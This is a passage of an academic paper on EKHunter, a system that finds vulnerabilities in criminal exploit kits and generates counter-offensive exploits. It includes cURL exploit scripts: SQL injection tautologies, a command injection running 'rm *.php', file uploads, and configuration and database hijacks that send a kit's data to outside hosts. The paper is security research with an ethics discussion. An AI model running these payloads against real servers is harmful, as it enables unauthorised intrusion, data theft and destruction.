Table I gives an empirical context of the scale of vulnerability analysis we conduct using the three techniques discussed earlier. As can be seen from the table, the 16 exploit kits for which we identified vulnerabilities, have fairly complex source code artifacts with regards to static code analysis. Some of the exploit kits (e.g., `SpyEye` (1171), `LuckySploit` (276), `Blackhole` (261)) have large number of sensitive sinks which, when used with a source without sanitization, could lead to injection vulnerabilities of different scopes. Another useful insight from the vulnerability analysis artifacts in Table I is the use of sessions in about 50% of the vulnerable exploit kits. Such information is a crucial input to the exploit generation step of our methodology as it allows us to identify which exploits need further investigation to look for exploitation opportunities pertinent to sessions (or access control in general).

Table II summarizes the vulnerabilities we identified in 16 of the 30 exploit kits we analyzed. In total, we found 8 different vulnerabilities which include SQLI, access control, code execution, header injection, and file manipulation. Table III shows the breakdown of vulnerabilities detected by the AC-VD, SQLI-VD, and MTS-VD in 16 exploit kits for which we identified vulnerabilities. As can be seen from the table, MTS-VD detected 7 of the 8 distinct vulnerabilities. In some cases, a vulnerability that is identified by one tool was not detected by another. For instance, MTS-VD detected SQLI vulnerabilities for the exploit kits: `Fragus`, LuckySploit, SALOPack, and `SpyEye`, while SQLI-VD identified none for these kits. While such variation in vulnerability detection is not surprising (due to the difference in the underlying techniques of each tool), with regards to our objective of uncovering a wide range of vulnerabilities, the combination of the three tools worked very well in identifying vulnerabilities that would not have been detected using only one or two of the tools. In Section VII, we will discuss concrete exploits relevant to the vulnerabilities we identified.

One of the challenges during vulnerability analysis concerns exploit kits with obfuscated code or object-oriented code. Since all the vulnerability analysis techniques we employ are static code analysis approaches, they do not handle obfuscation. In addition, all the three techniques do not support object-oriented PHP code and hence are limited in detecting vulnerabilities embedded in object-oriented constructs (e.g., PHP classes).

B. Exploit Generation

The goal of this step is to generate concrete exploits automatically from the confirmed vulnerabilities we identified by using AC-VD, SQLI-VD, and MTS-VD. We recall that an exploit is a concrete input that, when supplied to the server, exercises a vulnerability. Constructing an attack input involves the following tasks: First, analyzing the server-side code and identifying the conditions needed to trigger a vulnerability; Next, synthesizing the actual input to the server; Finally, constructing the client-side HTTP request (and the required client state) that will be sent as input to the server.

Step 1: Server-side Analysis. In this step, given a vulnerability location and its path, our approach automatically identifies and retrieves all path constraints (i.e., conditional statements) along each path leading to the vulnerable sink. The resulting path constraints are expressed in terms of the inputs to the server, by performing a backwards data-dependency analysis.

In addition to meeting path constraints, exploit inputs need to be further constrained to produce an actual attack. For instance, an input string must contain SQL comments "- -" followed by a tautology to launch the classical SQL injection attack. We have developed such attack patterns for SQL injection and access control vulnerabilities, so that our exploit generation step makes use of them in an automated fashion.

While the exploit inputs for SQLI and access control are generated automatically, the exploit inputs for the HTTP requests of other types of vulnerabilities (e.g., file manipulation, command execution) are supplied manually.

Step 2: Constraint Solving. The path constraints, together with the attack constraints are transformed automatically to a set of specifications accepted by Z3-str [37], which is a string solver based on Z3 solver [10]. The solver tries to solve the provided constraints and construct an input string that satisfies both the path constraints and attack constraints, and returns an exploit string if successful.

We chose Z3-str because it extends the capabilities of the powerful Z3 SMT solver by allowing for reasoning about string

Exploit Kit	Version	AC-VD	SQLI-VD	MTS-VD
0x88	3.0	No	No	No
Adp2	NA	No	No	No
Adrenalin	NA	No	No	Yes (4 file manip.)
Armitage	1.0	No	No	Yes (3 file manip.)
Blackhole	1.1.0	No	No	Yes (1 file manip.)
BleedingLife	2.0	No	No	No
CrimePack	3.1.3	No	No	No
Cry	NA	No	No	No
Eleonore	1.4.1	Yes	Yes (12 SQLI)	Yes (2 file manip., 1 file disclosure, 16 SQLI)
ExploitKit	NA	Yes	No	No
Fiesta	1.8	Yes	No	No
FirePack	0.18	No	No	Yes (1 code exec, 1 command exec)
Fragus	1.0	Yes	No	Yes (8 file inc., 3 file manip., 2 SQLI)
GPack	NA	No	No	No
IcePack	5.0	No	No	Yes (1 file manip., 1 header inject.)
Liberty	NA	No	No	No
Luckysploit	NA	No	No	Yes (2 file disclosure, 1 file inc., 3 file manip., 25 SQLI)
MPack	0.99	No	No	No
MultiSploit	NA	No	No	No
MyPolySploit	NA	No	No	No
Neon-Exploit-System	NA	No	No	Yes (1 file manip.)
NeoSploit	2.1	No	No	No
Net	NA	No	No	No
Nuke	NA	No	No	No
RDS	2.0	No	No	No
SALOPack	NA	No	No	Yes (1 code exec., 1 SQLI)
Siberia	NA	No	Yes (1 SQLI)	Yes (1 file disclosure, 5 file inc., 6 file manip., 2 SQLI)
SmartPack	NA	No	No	Yes (1 header inject., 1 file disclosure, 7 file manip.)
Sploit25	NA	No	No	Yes (2 SQLI)
SpyEye	1.4.1	No	No	Yes (5 file disclosure, 3 file manip., 69 SQLI)

TABLE III: Breakdown of Vulnerability Analysis Results from SQLI-VD, AC-VD, and MTS-VD

and non-string operations simultaneously. This is a key feature in Z3-str as many of the constraints in exploit kits generally include string and non-string operations.

Step 3: HTTP Request Creation. If there is a satisfiable input string, we use the template in listing 1 to initiate an HTTP request that contains the constructed input (attack) string.

Below, we provide a more detailed description of the exploit generation process for different types of vulnerabilities.

Access Control Exploit Generation. AC-VD enumerates all execution paths leading to sensitive operations (e.g., DB queries) statically before comparing their respective authorization contexts. Along each execution path to a query location, AC-VD gathers the constraints from if-statements and similar constructs. These constraints are later used by the string solver to generate exploit inputs.

SQL Injection Exploit Generation. In order to generate an input that reaches and can accepted by a sensitive sink in SQLI-VD, all path constraints leading to that sink are extracted. However, relying solely on path constraints is not sufficient to generate inputs accepted by a sink, as the database engines usually enforce additional constraints for each query to be executed. Therefore, our approach further analyzes the database schema, a set of table creation statements, views, etc., to extract column definitions. Specifically, for each table creation statement, the column type and other constraints such as `Not Null` are retrieved.

Each generated symbolic query with its path constraints and columns constraints is translated automatically to a set of specifications that are understood by the string solver. The solver is equipped with a custom SQLI attack library that includes an extensive list of SQLI attack patterns. If the solver finds an attack input that satisfies all the constraints (i.e., path and DB schema constrains), then the vulnerability is confirmed.

Multiple Taint-Style Exploit Generation. Given a vulnerability in MTS-VD, we use the template shown in Listing 1 to prepare exploits for taint-style vulnerabilities. In the process, we carefully identify, from the vulnerability report, the necessary details required to build a successful exploit. These include sensitive sinks identified, preconditions for the vulnerability to be triggered, and the type of HTTP request we have to build (e.g., `GET` vs. `POST`).

Listing 1 shows an exploit generation template based on MTS-VD. On line 2, the `$target` variable is used to store the exploit kit host name (IP address). Line 9 is the most important part of the template, as it is used to specify the web request along with its parameters. The details of the web request are extracted from the underlying vulnerability report. The request type (e.g., `GET`, `POST`) is specified on line 10. Line 11 is where the client identity is specified as a user-agent string. The path for cookie storage is specified on line 15. In case authentication is required for the successful execution of the request, line 17 serves the purpose of specifying user-name and password.

The template in Listing 1 is instantiated for each vulnerability and it might be customized to slight variations that arise due to preconditions required to trigger a vulnerability. For instance, some vulnerabilities may not require an authenticated user. In such a case, lines 4, 5, and 17 are omitted from the actual exploit code. In Section VII, we will present concrete instances of how this template is used to generate real exploits.

```
1 // exploit kit URL
2 $target = $argv[1];
3 // if authenticaction is required
4 $u name = "someone";
```

```
$passwd = "secret";
//set CURL options
$ch = curl_init();
curl_setopt($ch,CURLOPT_RETURNTRANSFER,1);
curl_setopt($ch,CURLOPT_URL,"request");
curl_setopt($ch,CURLOPT_HTTPGET,1)
curl_setopt($ch,CURLOPT_USERAGENT,"user agent");
curl_setopt($ch,CURLOPT_TIMEOUT,3);
curl_setopt($ch,CURLOPT_LOW_SPEED_LIMIT,3);
curl_setopt($ch,CURLOPT_LOW_SPEED_TIME,3);
curl_setopt($ch,CURLOPT_COOKIEJAR,"cookie path");
curl_setopt($ch,CURLOPT_HTTPAUTH,CURLAUTH_BASIC);
curl_setopt($ch,CURLOPT_USERPWD,"$u name:$passwd");
$buf = curl_exec ($ch);
curl_close($ch);
unset($ch);
echo $buf;
```

Listing 1: cURL Template for Exploit Generation in MTS-VD.

VI. EKHUNTER: EXPLOIT EXECUTION SYSTEM

In this section, we discuss details of an exploit execution system called EKHUNTER, to assist a cybercrime analyst in counter-offensive operations on exploit kits.

In what follows, we use the term “cybercrime analyst” to refer to a person who is in charge and capable of reactive and proactive cybercrime analysis. As discussed earlier, our methodology produces a library of exploits that equip the cybercrime analyst to conduct counter-offensive operations against exploit kits. Of course, we assume that the cybercrime analyst has obtained sufficient legal authorization (e.g., through a court order or law enforcement authorization) to deploy an offensive toolkit such as EKHUNTER.

EKHUNTER takes as input any given URL that is potentially malicious. In this case, the analyst follows the pipeline depicted in Figure 3, which includes modules for exploit kit detection, exploit kit identification, and exploit execution. In the following, we briefly describe these modules.

A. Exploit Kit Detection

Given a suspicious URL, the first step in EKHUNTER is to put the suspicious URL through a system that analyzes URLs to determine whether or not the URL points to exploit kits in the wild. Prior research [12] on such systems could be leveraged for this purpose, as well as publicly available streams of URLs [34]. Using this approach, the cybercrime analyst can successfully deal with a large number of URL samples.

B. Exploit Kit Identification

Once the URL is confirmed to be an exploit kit, the next task in EKHUNTER is to identify the exploit kit family. For this purpose, EKHUNTER leverages a pool of exploit kit signatures derived from (i) structural and (ii) behavioral information of exploit kits.

The structural information in our signatures combines certain URL patterns. These patterns include those of the landing page of the exploit kit as well as its exploit delivery URLs (these signatures are created by analyzing the ‘site maps’ of the exploit kits). Furthermore, we include publicly reachable resources within the exploit kit as part of the structural information in our signatures. These resources include images, world-readable files, third-party libraries, and identifying server responses. For instance, in Eleonore, the logo is stored at *i/l.png* while it is stored as *logo.jpg* in LuckySploit. Taking Eleonore and LuckySploit again, the kit administration page of Eleonore is accessed via *stat.php* where as that of LuckySploit is via *ladmin.php*.

The behavioral information is collected from a controlled execution environment based on the WEBWINNOW system [12]. In this system, a honeyclient is used to probe an active exploit kit URL to gather attack-centric and self-defense behaviors exhibited by the different families of exploit kits.

C. Exploit Execution

After the exploit kit is identified, EKHUNTER presents a list of capabilities to the cybercrime analyst. These capabilities correspond to the desired capabilities that we discussed in Section III. Subsequently, EKHUNTER launches a sequence of exploit inputs tailored to the profile of the exploit kit under investigation, to achieve the desired capability. Exploit execution includes detailed procedures such as what path to request, resources to inject, and resources to replace —with the aim of launching a successful exploit on the exploit kit. The type, number, and the order of exploits executed varies depending on the vulnerabilities discovered in the exploit kit under examination.

VII. FINDINGS

Summary of Findings. From the vulnerabilities we identified using our multi-faceted vulnerability analysis, we carefully examined each vulnerability to develop concrete exploits that we can use to launch successful attacks on exploit kits. In total, we developed 10 concrete exploits over 6 exploit kits as shown in Table IV. The 10 exploits correspond to 4 distinct classes of vulnerabilities across SQLI-VD (3 vulnerabilities), AC-VD (3 vulnerabilities), and MTS-VD (3 on file manipulation, 1 on command execution).

In the following, we present details of the concrete exploits from the standpoint of the adversarty goals we discussed in Section III.

A. Takedown Initiation

Hijacking Database Backend in Adrenalin. This exploit is initiated by a file manipulation vulnerability (detected by `MTS VD`) in the `setup___.php` script of `Adrenalin`. This script can be remotely accessed without any permission. The `setup___.php` script writes the file `/dll/dll_set.php` with database credentials. The variables with the credential values are passed via `$_REQUEST` array without any sanitization. The variables are `$_REQUEST['mysqlServer']`, `$_REQUEST['mysqlUser']`, `$_REQUEST['mysqlPassword']`, and `$_REQUEST['mysqlDatabase']`. The file write operations of these credentials happen on lines 19, 20, 21, and 22, respectively, of the `setup___.php` script. For this exploit to be successful, the variable `$_REQUEST['do']` should be passed with value 1. Once the file `/dll/dll_set.php` is written with the credentials, the `setup___.php` includes it and continues to execute other database related scripts. The actual request that prepares these variables is shown on line 5 of Listing 2. It is important to note that for this exploit to be effective, the cybercrime analyst has to setup a MySQL database server with valid




Fig. 3: EKHunter: Exploit Execution System for A cybercrime Analyst

Concrete Exploit	Adrenalin	Eleonore	ExploitKit	Fragus	FirePack	SpyEye
Hijack database back-end (file manipulation)	✓					
Retrieve EK statistics (SQLI)		✓				
Steal / change Kit configuration (file manipulation)						✓
Retrieve information about EK-based business (SQLI)		✓				
Corrupt EK statistics in DB (access control)		✓				
Deceive kit owner (file manipulation)		✓				
Tamper victim IP address list (command execution)					✓	
Delete victim statistics from DB (SQLI)		✓				
Update EK table with arbitrary data (access control)				✓		
Update EK table with arbitrary data (access control)			✓			

TABLE IV: Summary of Concrete Exploits

credentials so that the exploit kit, when requested with these credentials, first saves the credentials on its server. Thereafter, when it runs other database initialization scripts (e.g., table creation, dumping data to tables), the actual execution happens on the remote server controlled by the cyber-crime analyst.

```
...
$target = "http://localhost/Adrenalin";
$ch = curl_init();
curl_setopt($ch, CURLOPT_RETURNTRANSFER,1);
curl_setopt($ch, CURLOPT_URL, "http://$target/setup___.php?mysqlServer=
     do%3D1%26mysqlServer%3Dmysqlserver.ekhunter.org%26mysqlUser%3
     Dekhunter root%26mysqlPassword%3Dekhuner pass%26mysqlDatabase%3
     Dekhunter adrenalin hijack");
curl_setopt($ch, CURLOPT_HTTPGET, 1);
...
$buf = curl_exec ($ch);
...
```

Listing 2: cURL Exploit Script for Hijacking Database Backend in Adrenalin

The ultimate effect of this exploit is that it enables an cyber-crime analyst to take full control of the database backend of the exploit kit to get access to user credentials and exploit kit infection statistics. Since the server is under the control of the cyber-crime analyst, he can trick the exploit kit admin by manipulating the database entries on infection statistics.

B. Gaining Kit Intelligence

Retrieving Information about EK-based Business in Eleonore. This exploit is generated by the SQLI-VD in `sellrs.php` of `Eleonore` exploit pack. Listing 3 captures part of `sellrs.php` script based on which we were able to generate many exploits targeting different vulnerable sinks. The query on line 2 is vulnerable to SQLIA and our tool was able to generate a successful exploit in form of a tautology. It is clear that user input `$_GET['s']` is used in the query without any form of sanitization. Additionally, the path to the sink does not include any constraints that limit the access to such a sensitive sink. The crafted HTTP request for this exploit is: http://localhost/Eleonore/sellrs.php?s='1OR1=1--. A successful exploit of such vulnerability would leak important information about the kit based business such as sellers names.

```
1 $sell_code = $_GET['s'];
2 $q = mysql_query("select name from seller WHERE link='".$sell_code."'");
```

Listing 3: A Vulnerable Query in Eleonore


Retrieving EK Statistical Information in Eleonore. This exploit is initiated by the SQLI-VD tool in `sellrs.php` script in `Eleonore`. Similar to the previous example, the user input `$_GET['s']` in listing 4 is used directly in the query without implementing any sanitization routines. By exploiting this vulnerability, the kit statistical information, such as total traffic for each seller, can be retrieved. The HTTP request used for this exploit is: http://localhost/Eleonore/sellrs.php?s='1OR1=1--. The `sellrs.php` script contains 8 different sinks that are similar to the one in this listing, but reveal different information from the `statistic` table. Our tool generated exploits for all of them.

```
$seller = $_GET['s'];
$sql = "select count(*) as total_traff from statistic where seller='".
     $seller."'";
$r = mysql_query($sql);
```

Listing 4: A Vulnerable Query in Eleonore

```
$target = "http://localhost/SpyEye";
$ch = curl_init();
curl_setopt($ch, CURLOPT_RETURNTRANSFER,1);
curl_setopt($ch, CURLOPT_URL, "http://$target/frm_settings.php");
curl_setopt($ch, CURLOPT_HTTPGET, 1);
...
curl_setopt($ch, CURLOPT_POSTFIELDS, "email_backup=SpyEyeDump@ekhunter.
     org&isIni=1");
...
$buf = curl_exec ($ch);
...
```

Listing 5: cURL Exploit Script for Command Execution in FirePack


localhost/SpyEye/Builder%20and%20panel/Formgrab%

default

email_backup:	SpyEyeDump@ekhunter.org
ajax_panel_autoreload:	1

Fig. 4: Remote Manipulation of Kit Configuration in SpyEye

C. Deception

Steal / Change Kit Configuration in SpyEye. This exploit is built from a file manipulation vulnerability (detected by MTS-VD) in the `frm_settings.php` script of SpyEye. In SpyEye, the `frm_settings.php` script allows remote modification of the `config.ini` configuration file. The `frm_setting.php` script does not require authentication to make changes to the configuration file. The exploit we built is shown in Listing 5. The concrete side effect of this exploit is that it allows the cyber-crime analyst to specify an email address to receive the database dump of the exploit kit activities (see line 7 in Listing 5 or the form field in Figure 4). By changing just one entry in a vulnerable configuration file (see Figure 4), the cyber-crime analyst can continuously receive a dump of all data stored on the back-end of the exploit kit. It is worth noting that this exploit could go beyond enabling the cyber-crime analyst to decieve the kit owner. It also allows continous intelligence collection on the infection campaign orchestrated by the exploit kit.

Remote Command Execution in FirePack. This exploit is based on a command execution vulnerability (detected by MTS-VD) in the `geoip.php` script of FirePack. The `geoip.php` script is an essential script to decide location of victims during an infection campaign. When it is executed, on line 76 its control flow gets to where it expects a user input via a variable named $cmd that is passed (without sanitization) through the `$_REQUEST` array. It then uses the value of $cmd as an argument to the popen function —which indicates that a command of any complexity can be injected through the unsanitized $cmd variable. As a result, the cyber-crime analyst, depending on the complexity of the command, can disrupt the operation of the exploit kit to initiate a takedown operation. Listing 6 shows the exploit script. On line 4, the HTTP request is crafted as http://localhost/FirePack/geoip.php?cmd=rm%20*.php. The command injected via $cmd (i.e., the sink) is `rm *.php`. Appending this command to the HTTP request enables the cyber-crime analyst to remove all PHP scripts from the directory where the `geoip.php` script is located in FirePack.

```
1 $target = "http://localhost/FirePack";
2 $ch = curl_init();
3 curl_setopt($ch, CURLOPT_RETURNTRANSFER,1);
4 curl_setopt($ch, CURLOPT_URL, "http://$target/geoip.php?cmd=rm%20*.php")
      ;
5 curl_setopt($ch, CURLOPT_HTTPGET, 1);
6 ...
7 $buf = curl_exec ($ch);
8 ...
```

Listing 6: cURL Exploit Script for Command Execution in FirePack

Deceiving Kit Owner in Eleonore. This exploit is built from a file manipulation vulnerability (detected by MTS-VD) in the `stat.php` script of `Eeonore`. In `stat.php`, on line 227, a function to upload a file is invoked. On line 18 of this function, a user input reaches a sensitive sink as a `$_POST` parameter —which enables the cyber-crime analyst to inject an arbitrary file. Listing 7 shows an exploit to upload an arbitrary file through the `file POST` parameter. Line 3 shows how the actual injection happens (the file `injected.sh`) is the arbitrary file injected by the cyber-crime analyst). As a result, the cyber-crime analyst can deceive the exploit kit owner by uploading arbitrary files taking advantage of the lack of sanitization.

```
1  $target = "http://localhost/Eleonore";
2  $postData = array();
3  $postData[ 'file' ] = "@injected.sh";
4  $ch = curl_init();
5  curl_setopt($ch, CURLOPT_RETURNTRANSFER,1);
6  curl_setopt($ch, CURLOPT_URL, "http://$target/stat.php");
7  curl_setopt($ch, CURLOPT_USERAGENT, "Mozilla/4.0 (compatible; MSIE 5.01;
        Windows NT 5.0)");
8  curl_setopt($ch, CURLOPT_POST, 1);
9  curl_setopt($ch, CURLOPT_POSTFIELDS, "local=local file");
10 curl_setopt($ch, CURLOPT_POSTFIELDS, $postData );
11 ...
12 $buf = curl_exec ($ch);
13 ...
```

Listing 7: cURL Exploit Script for File Manipulation in Eleonore

Deleting Victims' Statistics from DB in Eleonore. This exploit is built from an SQLI vulnerability (detected by MTS-VD) in the `stat.php` script of `Eleonore`. In `stat.php`, a query parameter is passed to the `mysql_query()` function in the form `$_GET['del']`. Clearly, this parameter lacks sanitization —which makes it vulnerable to injection attacks. Taking advantage of this vulnerability, line 4 of Listing 8 injects a tautology attack (`or 1 1`) that forces the query statement to be executed regardless of the other conditions in the query. In effect, the cyber-crime analyst is able to delete table entries in the statistics table.

```
1 $target = "http://locahost/Eleonore";
2 $ch = curl_init();
3 curl_setopt($ch, CURLOPT_RETURNTRANSFER,1);
4 curl_setopt($ch, CURLOPT_URL, "http://$target/stat.php?del=%20or%201%3D1
       %20  &sellers2=s2");
5 curl_setopt($ch, CURLOPT_HTTPGET, 1);
6 ...
7 $buf = curl_exec ($ch);
8 ...
```

Listing 8: cURL Exploit Script for SQLI in Eleonore

Update EK Table With Arbitrary Data in Fragus. This exploit is based on an access control vulnerability in `click.php` script in `Fragus`. Listing 9 illustrates the vulnerable location in line 5 while there is no authentication or authorization check before execution of the update query. The value to be updated in this query comes from the user via `$_GET['e']`. Since the update query is a sensitive operation and an unauthenticated user can reach this script, AC-VD detects this query as a vertical privilege escalation vulnerable location. The corresponding exploit for this vulnerability looks like: http://localhost/Fragus/click.php?e=<arbitrary-exploit>. We verified this vulnerability by checking whether an unauthenticated user can inject arbitrary values into the database, allowing cybercrime analysts to manipulate data and deceive the kit admin.

```
mysql_query("UPDATE ‘donkeys‘ SET ‘status‘ = ’LOAD’, ‘exploit‘ = ’" .
     intval($_GET[’e’]) . "’ WHERE ‘ip‘ = INET_ATON(’" .
     mysql_real_escape_string($_SERVER[’REMOTE_ADDR’]) . "’) AND ‘
     status‘ = ’NOT’")){
```

Listing 9: Vulnerable Update Query in `Fragus`

Update EK Table With Arbitrary Data in ExploitKit. This exploit is based on an access control bypass in `exploiter.php` script in `ExploitKit`. The update query in line 14 of `exploiter.php` can be used by a malicious unauthenticated attacker to manipulate the exploits in the database table. The value `$spl` comes from `$_GET['spl']`. The only thing the cyber-crime analyst has to do is to guess the userID of at least one user. Afterwards, there is no authentication or authorization checks before execution of this query. The exploit string for this vulnerability is: http://localhost/ExploitKit/exploiter.php?user=admin-&spl=<arbitrary-exploit>. AC-VD detects this query as a vertical privilege escalation vulnerable location. Using this vulnerable query, cybercrime analysts can inject arbitrary `exploits` values into the database table which stores the victims' information and sent exploits and therefore disrupt the correct functionality of the kit.

```
$spl = $_GET[’spl’];
mysql_query("UPDATE ".$db_table." SET ‘load‘ = ’1’, ‘exploit‘ = ’".$spl.
     "’ WHERE ‘ip‘ = ’$ip’") or die(mysql_error());
```

Listing 10: Vulnerable Update Query in `ExploitKit`

Performance. For the MTS-VD, over all the 16 exploit kits tested, resulted in an average running time of 3.5 seconds (s), with a minimum of 0.2s (Adrenalin) and a maximum of 35.1s (Fragus). For the AC-VD and the SQLI-VD, the average running time was 1128s, with a minimum of 120s (Fiesta) and a maximum of 12,240s (LuckySploit) . Finally, the constraint solver handled formulas that contained one to four individual conditions. In all these cases, the solver imposed a negligible overhead (i.e., less than 1 second for each) for all generated concrete exploits.

VIII. Discussion

A. Limitations

Here, we discuss some limitations of our existing system implementation. First, in the current setting of EkHunter, we rely on server-side code analysis for identifying vulnerabilities. In the situation where the code for the exploit kit server is not available, our analysis may not be applicable. In that case, black-box penetration testing may be an alternative for EkHunter. Second, our analysis tools in their current form are restricted to PHP applications. This is an implementation issue, but is not currently a limitation, as the vast majority of exploit kit applications are written using PHP [20]. Finally, our exploit process generation currently generates automatic exploits for authorization and SQL injection vulnerabilities. Attack patterns for other injection attack vectors were supplied manually to the string solver for the purpose of exploit generation. Automating this step is future work.

B. Ethical and Legal Considerations

Like prior studies on botnet analysis and tracking cyber-criminal behavior, this paper raises several important ethical and policy questions on developing counter-analysis systems.

1) Ethics of vulnerability disclosure in blackhat software. *What is the right mechanism for disclosing vulnerabilities in BlackHat systems like exploit kits?* Unlike commercial and open-source software, where the established best practice is reporting to vendors before public disclosure, the ethics of vulnerability disclosure in blackhat software is more nebulous. We have already shared some of our preliminary findings with law enforcement and plan to disclose all our findings prior to paper publication.

2) Ethics of running counter-analysis techniques against deployed systems. *How do we conduct counter-analysis on deployed exploit kits?* All analyses conducted in this paper were in-situ analyses based on access to the exploit kit software and deploying the exploit kits on laboratory test systems. It remains an open question as to how one might ethically go about assessing vulnerabilities of such systems when we don't have access to the software. Past takedown operations that involved law enforcement (e.g. Operation Ghost Click [33]) can provide further guidance on this matter.

3) Ethics of publishing our tools and methodology. *Would publishing our techniques have the side effect of more resilient exploit kits?* For those developing technologies to detect, mitigate, or otherwise counter malicious tools and techniques, there are often concerns regarding the costs and benefits of disclosing the defensive methodologies. We recognize that this paper may be read by researchers, law enforcement as well as cyber-criminals. It is likely that some criminal groups could leverage our techniques to improve blackhat software. Nevertheless, we believe our findings are representative and informative in identifying directions for searching for vulnerabilities across all exploit kits. Overall, we believe that the benefits of information disclosure significantly outweigh potential negative side effects.

4) Implications of reverse-engineering exploit kits. *What are potential legal implications associated with reverse-engineering of blackhat software such as exploit kits?* We believe that the legal implications here are similar to those involved in violating end-user license agreements (EULAs) in malware. [4] We believe that it is unlikely and overwhelmingly difficult for developers of illegal blackhat tools to successfully prosecute well-intentioned whitehats and cyber-crime analysts.

IX. Related Work

We summarize related work in four broad categories: research that focuses on the analysis of the behavior and detection of exploit kits, research on exploiting malware binaries, research aimed at infiltration and takedown of exploit kits, and general Web application analysis techniques to find vulnerabilities in software. We contrast how EkHunter differs from many of these approaches, while using some techniques in common.

Analysis and Detection of Exploit Kits. Grier et al. [14] conducted a large-scale analysis on the emergence of "Exploit-as-a-Service" paradigm on the malware ecosystem by examining the landscape of drive-by-downloads. Kotov and Massacci [20] discuss analysis of the source code of 30 exploit

[4]http://arstechnica.com/security/2008/04/malware-authors-turn-to-eulas-to-protect-their-work/

kits. Their analysis points out that the key strength of exploit kits is the functionalities they provide to the kit owner to manage exploits, evade detection, and follow-up on traffic. Maio et al. [26] propose PExy, whose goal is to use static analysis to explore the state space of exploit kits in order to enhance detection systems (e.g., drive-by-download analyzers) for improved detection accuracy. For this purpose, the authors extended Pixy [18]. The exploit kits used in [20] and PExy significantly overlap with our exploit kit set.

Much like PExy, we base our methodology on static source code analysis of PHP code. However, unlike PExy's defensive approach, our goal is to enrich the adversarial capabilities of a cybercrime analyst to uncover exploit kit vulnerabilities and translate them to concrete exploitation opportunities. Eshete and Venkatakrishnan [12] developed WebWinnow, a machine learning based approach to detect exploit kit URLs by leveraging attack-centric and self-defense behavior of exploit kits. WebWinnow shares its objective with PExy, which is to enhance existing defense systems. While we use the same exploit kit dataset used in WebWinnow, we instead employ multi-faceted vulnerability analysis for the purpose of developing a counter-offensive strategy and toolkit.

Allodi et al. present MalwareLab [1], an experience from a controlled experimental evaluation of the resilience of 10 exploit kits with respect to changes in software configuration. Although we deploy exploit kits in a controlled environment for the sake of understanding their operational details, our goal is to use deployment experience as input to our counter-offensive approach for infiltrating exploit kits. They use only 10 exploit kits of which 2 (SEO and Shaman's Dream) are not in our dataset.

Finding Bugs in Malware Binary. Caballero et al. [4] leveraged dynamic symbolic execution on x86 binaries to bypass decryption and checksum verification steps in malware. They discovered 6 bugs across 4 families of bots and malware. While their work focuses on the actual malware binary to identify vulnerabilities, our approach instead aims at taking advantage of vulnerabilities in the server-side malware distribution infrastructure of exploit kits.

Infiltration and Takedown of Botnets. Botnets have evolved from simple IRC-controlled zombie networks to sophisticated multi-layer P2P networks with highly dynamic command-and-control capabilities. To better understand these complex networks, several research studies have been conducted that measure the scale and complexity of working botnets, and analyze the back-end processes of these networks through C&C infiltration or hijacking. The tools we develop could enable similar broad-based measurement studies on exploit kits.

Stone-Gross et al. [32] studied the behavior of the Torpig botnet and measured the amount of financial theft performed in this network. The authors also tried to hijack this botnet by forging HTTP C&C responses. Using these C&C responses, the authors injected their own registered domains into the domain list of the servers which bots will contact next.

Kanich et al. in [19] studied the behavior of spamming botnets and gathered information about hierarchy and backend processes of working spamming botnets. Using this experimental analysis, they were able to control a spamming botnet (the Storm Botnet) by infiltrating its C&C channels and using proxy bots to rewrite C&C messages on the fly. Studying the incoming request flows, the authors were able to measure the success rate (*conversion rate*) of spam campaigns. By providing analogous infiltration capabilities to exploit kits, EkHunter could be used in similar take-over efforts.

Web Application Vulnerability Analysis. Our work is informed by large body of research in web security, ranging from client-side vulnerability analysis (drive-by-downloads, XSS scripting etc.) to server-side application analysis techniques. Client-side defense techniques include heavyweight emulation [7], [28], [35], lightweight emulation [13], static analysis [5], [8], hybrid analysis (static and dynamic) [29], and guided search on the web [17] to look for malicious URLs.

A broad range of server-side vulnerability analysis approaches have been proposed to address different types of vulnerabilities, such as SQLI (e.g., [36]), access control vulnerabilities (e.g., [30] and [27]), and so on (a survey [22] provides a broad discussion). Based on the type of vulnerability and the specific analysis technique used, each approach may offer some protection or guidelines to fix the vulnerabilities. Though EkHunter uses some of these general analysis techniques to identify vulnerabilities in exploit kits, our approach fundamentally diverges from these works in that we actually derive exploits for identified vulnerabilities to disrupt the functionality of these *malicious* web applications.

X. Conclusions

In this paper, we presented a counter-offensive strategy towards mitigating cyber-crime launched through exploit kits. Driven by a multi-faceted, white-box vulnerability analysis of exploit kits, we developed an exploit execution suite called EkHunter. Our findings demonstrated, through 10 concrete exploits, that a cyber-crime analyst can turn vulnerabilities in exploit kits to actual counter-offense capabilities. We discussed the ethical and legal implications of this research.

From a broader perspective, the task of understanding the frailty of an active exploit kit infrastructure offers several potential opportunities to the whitehat community. These opportunities range from novel reconnaissance methods, to defanging deployed kits, to injecting reverse-attribution logic designed to identify the exploit kit operator. Overall, our results suggest that EkHunter has the potential to equip cyber-crime investigators with powerful capabilities in their ongoing fight against those who earn their living by victimizing all of us.

Acknowledgments

We thank Prithvi Bisht for discussions on this topic. We would like to thank the anonymous reviewers and our shepherd Ben Livshits for their comments. This material is based upon work supported in part by the National Science Foundation under grant Nos. 0845894, 1069311 and 1065537. Any opinions, findings, and conclusions or recommendations expressed in this material are those of the author(s) and do not necessarily reflect the views of the National Science Foundation or the U.S. government.

References

[1] L. Allodi, V. Kotov, and F. Massacci, "Malwarelab - experimentation with cybercrime attack tools," in *USENIX Workshop on Cyber Security Experimentation and Test (CSET)*, 2013.

